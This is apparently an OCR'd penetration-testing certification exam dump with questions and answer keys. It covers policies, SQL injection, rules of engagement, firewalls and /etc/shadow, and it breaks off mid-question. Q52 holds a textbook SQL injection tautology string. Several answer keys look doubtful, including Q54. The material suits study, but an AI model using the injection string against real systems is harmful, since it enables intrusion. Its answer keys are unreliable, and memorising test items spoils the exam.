
QUESTION 40
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.

Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?


A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 45
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 48
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?


A. Penetration testing project plan

B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 52
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).

What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 54
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 55
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/


QUESTION 56
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
What are the 6 core concepts in IT security?

A. Server management, website domains, firewalls, IDS, IPS, and auditing
B. Authentication, authorization, confidentiality, integrity, availability, and non-repudiation
C. Passwords, logins, access controls, restricted domains, configurations, and tunnels
D. Biometrics, cloud security, social engineering, DoS attack, viruses, and Trojans

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
In Linux, /etc/shadow file stores the real password in encrypted format for user's account with added properties associated with the user's password.


/
/bin
User Binaries
/sbin
System Binaries
/etc
Configuration Files
/dev
Device Files
/proc
Process Information
/var
Variable Files
/tmp
Temporary Files
/usr
User Programs
/home
Home Directories
/boot
Boot Loader Files
/lib
System Libraries
/opt
Optional add-on Apps
/mnt
Mount Directory
/media
Removable Devices
/srv
Service Data

sexam.com/


In the example of a /etc/shadow file below, what does the bold letter string indicate?
Vivek: 1fnffc$GteyHdicpGOfffXX40w#5:13064:0:99999:7

A. Number of days the user is warned before the expiration date
B. Minimum number of days required between password changes
C. Maximum number of days the password is valid
D. Last password changed

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cyberciti.biz/faq/understanding-etcshadow-file/ (bullet # 4)

QUESTION 60
What is a difference between host-based intrusion detection systems (HIDS) and network-based intrusion detection systems (NIDS)?



A. NIDS are usually a more expensive solution to implement compared to HIDS.
B. Attempts to install Trojans or backdoors cannot be monitored by a HIDS whereas NIDS can monitor and stop such intrusion events.
C. NIDS are standalone hardware appliances that include network intrusion detection capabilities whereas HIDS consist of software agents installed on individual computers within the system.
D. HIDS requires less administration and training compared to NIDS.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 61
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits




Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
